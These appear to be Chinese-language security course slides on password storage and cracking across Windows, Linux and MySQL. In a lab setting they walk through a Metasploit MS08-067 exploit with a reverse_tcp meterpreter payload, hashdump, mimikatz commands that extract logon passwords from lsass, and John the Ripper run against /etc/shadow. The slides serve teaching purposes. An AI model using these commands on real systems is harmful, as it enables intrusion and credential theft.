- 渗透获取shell后获取SAM: 通过使用MS08\_067漏洞利用工具获得存在计算机的反弹Shell, 然后再将"GetHashes"软件上传到系统中来执行"**GetHashes \$Local**"命令



# windows 口令破解

- 获取SAM文件（实战）——基于MSF

- 一台存在ms08\_067漏洞的xp主机

```
msf > use exploit/windows/smb/ms08_067_netapi
```

```
msf exploit(ms08_067_netapi) > set rhost  
192.168.34.128
```

```
msf exploit(ms08_067_netapi) > set target 34
```

```
msf exploit(ms08_067_netapi) > set payload  
windows/meterpreter/reverse_tcp
```

```
msf exploit(ms08_067_netapi) > set lhost  
192.168.34.131
```

```
msf exploit(ms08_067_netapi) > exploit  
meterpreter > use priv
```



# windows 口令破解

```
meterpreter > run post/windows/gather/hashdump
```

```
[*] Obtaining the boot key...
```

```
[*] Calculating the hboot key using SYSKEY  
febed0756527c7abeebb11bd723fe184...
```

```
[*] Obtaining the user list and keys...
```

```
[*] Decrypting user keys...
```

```
[*] Dumping password hashes...
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:  
31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
ben:1003:27e11ebaa15f64c7aad3b435b51404ee:1bbdfacfb  
58b9c8aab9d68ed52d6e91f:::
```

# 破解工具-- SAMInside

- 俄罗斯人出品的Windows密码恢复软件，支持Windows NT/2000/XP/Vista/7操作系统


User	RID	LM-Password	NT-Password	LM-Hash	NT-Hash	Description
<input type="checkbox"/> Administrator	500	<Disabled>	<Empty>	0000000...	31D6CFE0...	管理计算机(域
<input type="checkbox"/> Guest	501	<Disabled>	<Disabled>	0000000...	00000000...	供来宾访问计算机
<input checked="" type="checkbox"/> HelpAssistant	1000	???????????????	???????????????	DEE5EF0...	75D354A1...	提供远程
<input type="checkbox"/> Test	1001	123456	123456	44EFCE1...	32ED87B...	

- 可进行字典破解，暴力破解，掩码破解和彩虹表破解
- 导出PWDUMP格式密码文件：
  - ✓ File-->Export users in PWDUMP file



# 破解工具-- Ophcrack

- 基于彩虹表的windows密码破解软件



The screenshot shows the Ophcrack application window. The 'Progress' tab is active, displaying a table of cracked user accounts. The table has columns for User, LM Hash, NT Hash, LM Pwd 1, LM Pwd 2, and NT Pwd. Three users are listed: user1, tecd, and jifdj. Below the main table, there is a section for loaded tables with columns for Table, Directory, Status, and Progress. Three tables are listed: XP free fast, Vista free, and Vista probabilistic free, all showing 100% progress.

User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
user1		110D0C51E144D36FB7E4F9E012FBB888			hello123
tecd		255BFA95757BA1A83730A1BAA866DC19			a1b2c3d4!
jifdj		B23AAA5042C2AB16ADC32332E5D6F64B			


Table	Directory	Status	Progress
XP free fast	D:/Program Files (x86)/ophcrack/tables/xp_free_fast	100% in RAM	<div></div>
Vista free	D:/Program Files (x86)/ophcrack/tables/vista_free	on disk	<div></div>
Vista probabilistic free	D:\Program Files (x86)\ophcrack\tables\vista_proba_free	100% in RAM	<div></div>

<https://ophcrack.sourceforge.io/>

获取本地用户账号和密码工具：  
**fgdump(pwdump)**

• 其他：

• **L0phtCrack** (LC5/6/7, [www.l0phtcrack.com](http://www.l0phtcrack.com)) :



The screenshot shows the L0phtCrack (LC5) interface. The main window displays a table of cracked accounts. The 'Administrator' account has been cracked with the password '123456'. The interface also shows a log of events and a sidebar with statistics.

Domain	User Name	LM Password	<8	Password	LM Hash	NTLM Hash
BEN	Guest	* empty *	x	* empty *	AAD3B435B51404EEAAD3B435B51404EE	31D6CFE0D16AE931B73C59D7E0C089C0
BEN	HelpAssistant				DEE5EF03C92BDD2B80654C71EA59694C	75D354A12E029C5F11F573171B834D50
BEN	Administrator	123456	x	123456	44EFCE164AB921CAAAD3B435B51404EE	32ED87BDB5FDC5E9CBA88547376818D4

Log of events:

- 11/25/2012 11:07:14 @Stake LC 5 initialized and ready
- 11/25/2012 11:07:14 Registered Administrator version
- 11/25/2012 11:07:15 Imported 3 accounts from the local machine
- 11/25/2012 11:07:15 Audit started.
- 11/25/2012 11:07:16 Cracked first half of LM password for BEN\Administrator with Dictionary crack.
- 11/25/2012 11:07:16 Cracked NTLM password for BEN\Administrator with Dictionary crack.

Statistics:

- DICTIONARY/HYBRID: words\_total 29156, words\_done 0, % done 0.000%
- PRECOMPUTED: hash\_tables 0 of 0, hashes\_found 0 of 0, % done 0.000%
- BRUTE FORCE: time\_elapsed 0d 0h 1m35s, time\_left 0d 4h11m37s, % done 0.6253%

- **John the Ripper**([www.openwall.com/john/](http://www.openwall.com/john/))
- **Cain & Abel** (可破解MySQL, MSSQL等数据库密码, [www.oxid.it](http://www.oxid.it),更新至2014)



# 破解工具-- mimikatz

- 法国人Gentil Kiwi编写的一款windows平台下的神器，具备很多功能，其最亮眼的功能是直接从 lsass.exe 进程里获取windows处于active状态账号的明文密码
  - ✓ lsass.exe ( Local Security Authority Service ) : 系统进程，用于Windows系统的安全机制——本地安全和登录策略
- mimikatz还可以提升进程权限，注入进程，读取进程内存等
- mimikatz包含很多本地模块，更像是一个轻量级的调试器



# 破解工具-- mimikatz

1. 以管理员身份运行mimikatz
2. 提升至debug权限: `privilege::debug`
3. 抓取密码: `sekurlsa::logonpasswords`

```
mimikatz # privilege::debug
Privilege '20' OK


mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 73778 (00000000:00012032)
Session           : Interactive from 0
User Name         : Administrator
Domain           : BEN-3D857926671
Logon Server      : BEN-3D857926671
Logon Time        : 2019-9-12 9:26:23
SID               : S-1-5-21-682003330-1409082233-1417001333-500

    msv :
        [00000002] Primary
        * Username : Administrator
        * Domain   : BEN-3D857926671
        * LM       : aad3b435b51404eeaad3b435b51404ee
        * NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
        * SHA1     : da39a3ee5e6b4b0d3255bfeef95601890afd80709
    wdigest :
        * Username : Administrator
        * Domain   : BEN-3D857926671
        * Password : <null>
    kerberos :
```

- 密码修改: passwd

- 普通用户:
- 管理员 (root): 可以更改任何人的密码, 而且不需要知道其他用户的密码



```
redhat@ben:~  
login as: redhat  
redhat@192.168.181.129's password:  
Last login: Fri Apr 8 19:29:32 2011 from 192.168.181.1  
[redhat@ben ~]$ ls  
Desktop  vmware-tools-distrib  
[redhat@ben ~]$ passwd  
Changing password for user redhat.  
Changing password for redhat  
(current) UNIX password:  
New UNIX password:  
Retype new UNIX password:  
passwd: all authentication tokens updated successfully.  
[redhat@ben ~]$ su  
Password:  
[root@ben redhat]# passwd redhat  
Changing password for user redhat.  
New UNIX password:  
Retype new UNIX password:  
passwd: all authentication tokens updated successfully.  
[root@ben redhat]# su redhat
```

- 用户标识符UID:

- ✓1~499: 用于系统功能

- ✓500~: 用户 //有的系统已经改为1000

- ✓0: 超级用户保留 (当UID为0的用户运行一个进程时, 内核对该进程取消了大部分的安全检查)

- ✓**Remark:** Unix的特权是根据UID来确定的, 与Unix账号无关

- 账号为root, UID为500的用户没有特权

**id命令:** 提供更详细的UID, GID等信息



# Unix/Linux密码

- Unix密码系统:

- **/etc/passwd**: 包含了用户名、用户的真实姓名、标识信息以及每个用户的基本信息, 各个域之间用":"隔开

用户名

passwd x      加密密码位置, 一般放在单独的影子(shadow)密码文件中

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
mailnull:x:47:47:/:/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51:/:/var/spool/mqueue:/sbin/nologin
```

用户的shell

UID+GID

用户的全名

用户的主目录



# /etc/shadow

- **/etc/shadow**: 影子密码文件，包含了加密过的密码以及密码失效时间
- /etc/shadow文件被保护起来，只有root用户才能读取

```
haldaemon:!!:15069:0:99999:7:::  
avahi:!!:15069:0:99999:7:::  
avahi-autoipd:!!:15069:0:99999:  
apache:!!:15069:0:99999:7:::  
distcache:!!:15069:0:99999:7:::  
postgres:!!:15069:0:99999:7:::  
webalizer:!!:15069:0:99999:7:::  
dovecot:!!:15069:0:99999:7:::  
squid:!!:15069:0:99999:7:::  
mysql:!!:15069:0:99999:7:::  
named:!!:15069:0:99999:7:::  
xfs:!!:15069:0:99999:7:::  
gdm:!!:15069:0:99999:7:::  
sabayon:!!:15069:0:99999:7:::  
redhat:$1$Gj0KQZbn$XgLm7IJm3kgGW6DwVAdXu0:15072:0:99999:7:::
```

用户名:

密码:

上次修改口令时间:

两次修改口令间隔最少的天数:

两次修改口令间隔最多的天数:

提前多少天警告用户口令将过期:

在口令过期之后多少天禁用此用户:

用户过期日期（距1970年01月01日的天数）:

保留字段（目前为空备将来Linux发展之用）



## 过去：

- Unix通过一个单向函数**crypt()**对密码进行加密并保存该加密值
- crypt()基于DES算法
- crypt()使用用户口令作为DES加密密钥（**用户口令的前8个字符，每个字符各取最低7个比特，共56比特**），加密一个全零的64位块；然后再对结果密文加密，共加密25次。最后的64位密文被划分为11个可打印字符，并保存起来
  - ✓ 每个字符表示6位，然后可顺序表示成**[a-zA-Z0-9./]**等64个字符



## 现在：

- **Unix Salt:**

- ✓ Morris和Thompson对DES算法进行了修改：增加了salt位（2个字符的字符串：**[a-zA-Z0-9./]**，每个字符用6位表示，共4096种可能）
- ✓ 当用户改变口令时，系统根据日期选择一个salt值，然后将该salt值转化为2个字符的字符串，并连同加密后的口令一起保存起来
- ✓ 相同的口令+不同的salt值=不同的加密后的口令

- **crypt16():**为提高crypt()函数的安全性，Unix系统改变了crypt()函数函数的加密算法，使用如Blowfish、MD5等算法

# Unix加密密码系统（从过去到现在）

- MCF（模块化加密格式）：

The glibc2 version of this function supports additional encryption algorithms.

If salt is a character string followed by a string terminated by `$`.

**Salt:** 最多可以为16个字符

**Key:** 整个用户口令都有意义

:7:::

The encrypted part of the password string is the actual computed password. The size of this string is fixed:

MD5		22 characters
SHA-256		43 characters
SHA-512		86 characters

1		MD5
2a		Blowfish (not in mainline glibc; added in some Linux distributions)
5		SHA-256 (since glibc 2.7)
6		SHA-512 (since glibc 2.7)

So `$5$salt$encrypted` is an SHA-256 encoded password and `$6$salt$encrypted` is an SHA-512 encoded one.



- 组标识符GID:

- ✓ 每个Unix用户都属于一个或者几个组
- ✓ 每个用户都隶属于一个**主用户组**，存储在/etc/passwd文件中
- ✓ 可以利用组来限制一些用户对敏感信息或者特殊许可的应用程序的访问权
- ✓ **/etc/group**: 列出了计算机上所有的组
- ✓ **/etc/gshadow**: 计算机上所有组的群组影子密码文件



```
root:x:0:root
bin:x:1:root,bin,daemon
daemon:x:2:root,bin,daemon
sys:x:3:root,bin,adm
adm:x:4:root,adm,daemon
tty:x:5:
disk:x:6:root
lp:x:7:daemon,lp
mem:x:8:
```

/etc/group

组名: 组密码: GID: 组成员

可用groups命令查看用户当前属于那些组

```
tape:!:
dialout:!:
avahi:!:
apache:!:
openvpn:!:
rtkit:!:
saslauth:!:
mailnull:!:
smmisp:!:
smolt:!:
named:!:
news:!:
postgres:!:
mysql:!:
sshd:!:
squid:!:
webalizer:!:
dovecot:!:
torrent:!:
haldaemon:!:
pulse:!:
pulse-access:!:
gdm:!:
fedora:$6$ksvR1/4fRMs/M$X2T0TL0hdASCvM7KwqY5CnwBZPV2Sx0bdGweiti5taG00BM9H1Jfs/Rrap32.46/K.CZdLn4fXtzgtNq4icSG.:redhat
redhat:!:
```

/etc/gshadow

- **su**: 用户切换

**usage**: su [用户名]

✓ 如果省略用户名, 则切换到超级用户

- **su与su -**

✓ su: 不会更换当期目录等信息

✓ su -: 默认切换到root用户主目录

✓ su -c “/etc/rc.d/init.d/httpd start”:

**remark**: Xshell, Putty, SSH Secure Shell, SecureCRT等软件远程登录系统



# 用户管理命令

## **Mission:** 命令的功能和使用

- useradd/groupadd
- userdel/groupdel
- chfn(修改用户信息)
- chsh(修改登录shell)
- chage(修改用户密码过期相关信息)
- **usermod** (用户账号修改) /groupmod
- **passwd/gpasswd**
- **chmod** (修改文件权限位, 访问控制部分详解)
- chown

纸上得来终觉浅, 绝知此事 (hacking) 要躬行

# Linux 口令破解

- John the Ripper
- Johnny(John的图形化界面版本)

```
root@kali: ~# john --format=sha512crypt /etc/shadow
Loaded 1 password hash (sha512crypt [32/32])
guesses: 0   time: 0:00:00:54 0.94% (2) (ETA: Sun Sep 14 14:00:05 2014)   c/s: 88.45   trying: cesar
kali
           (root)
guesses: 1   time: 0:00:01:04 DONE (Sun Sep 14 12:25:25 2014)   c/s: 92.37   trying: kali
Use the "--show" option to display all of the cracked passwords reliably
```

```
root@kali: ~# john --format=sha512crypt /etc/shadow
Loaded 1 password hash (sha512crypt [32/32])
guesses: 0   time: 0:00:00:15 86.04% (1) (ETA: Sun Sep 14 11:29:10 2014)   c/s: 149
guesses: 0   time: 0:00:05:56 25.96% (2) (ETA: Sun Sep 14 11:51:44 2014)   c/s: 127
guesses: 0   time: 0:00:08:37 44.03% (2) (ETA: Sun Sep 14 11:48:27 2014)   c/s: 135
guesses: 0   time: 0:00:29:20 0.00% (3)   c/s: 92.25   trying: storgie - storick
guesses: 0   time: 0:00:37:03 0.00% (3)   c/s: 89.47   trying: moliers - der
guesses: 0   time: 0:00:59:51 0.00% (3)   c/s: 109   trying: adi97 - adi.y
guesses: 0   time: 0:01:01:59 0.00% (3)   c/s: 110   trying: croggy6 - crones!
```

# Linux 口令破解



Johnny

File Attack Passwords



Open Passwd File



Open Last Session



Start Attack



Resume Attack



Pause Attack



Copy



Passwords



Options



Statistics



Settings




Output

	User	Password	Hash	GECOS
1	root		\$6\$vft10M...	16313:0:99999:7:::
2	daemon		*	16216:0:99999:7:::
3	bin		*	16216:0:99999:7:::
4	sys		*	16216:0:99999:7:::
5	sync		*	16216:0:99999:7:::
6	games		*	16216:0:99999:7:::
7	man		*	16216:0:99999:7:::
8	lp		*	16216:0:99999:7:::
9	mail		*	16216:0:99999:7:::
10	news		*	16216:0:99999:7:::

# 数据库口令安全

- 以MYSQL为例：
  - ✓ 用户名与口令保存在mysql数据库的user表中
  - ✓ 找到user.MYD user.MYI user.frm 三个文件，拷贝到自己的mysql数据库目录下，就可以查看用户的hash



- ✓ 用sql语句提取hash：
  - ✓ use mysql;
  - ✓ select user,password from user;





# 数据库口令安全

- ✓带\*号的HASH值是MYSQL5的HASH (**MYSQLSHA1**, 40字符, 即password函数)
- ✓不带\*号的是旧版MYSQL的HASH(**MYSQL323**, 10字符, 即old\_password函数)

## • 破解:

- ✓ **Cain & Abel**
- ✓ 在线破解——如**CMD5** (<http://www.cmd5.com/>)

```
mysql> use mysql
Database changed
mysql> select user,password from user;
+-----+-----+
| user | password |
+-----+-----+
| root | *777EA3AC803A2AF723798B90F9A53BBE94882CE3 |
| root | *777EA3AC803A2AF723798B90F9A53BBE94882CE3 |
| root | *777EA3AC803A2AF723798B90F9A53BBE94882CE3 |
+-----+-----+
3 rows in set (0.00 sec)
```

密文: 5D0B157F0A3BB4DB1A0092B4F270FBDA486EC6EB  
类型: mysql5 [帮助]  
md5  
md5(md5(\$pass))  
sha1

密文: 5D0B157F0A3BB4DB1A0092B4F270FBDA486EC6EB  
类型: mysql5 [帮助]

解密

查询结果:

已查到,这是一条付费记录,密文类型:mysql5。请点击[购买](#)

(本站数据里全球第一,成功率全球第一,支持多种类型,许多密码只有本站才可以查询)

[\[添加备注\]](#)

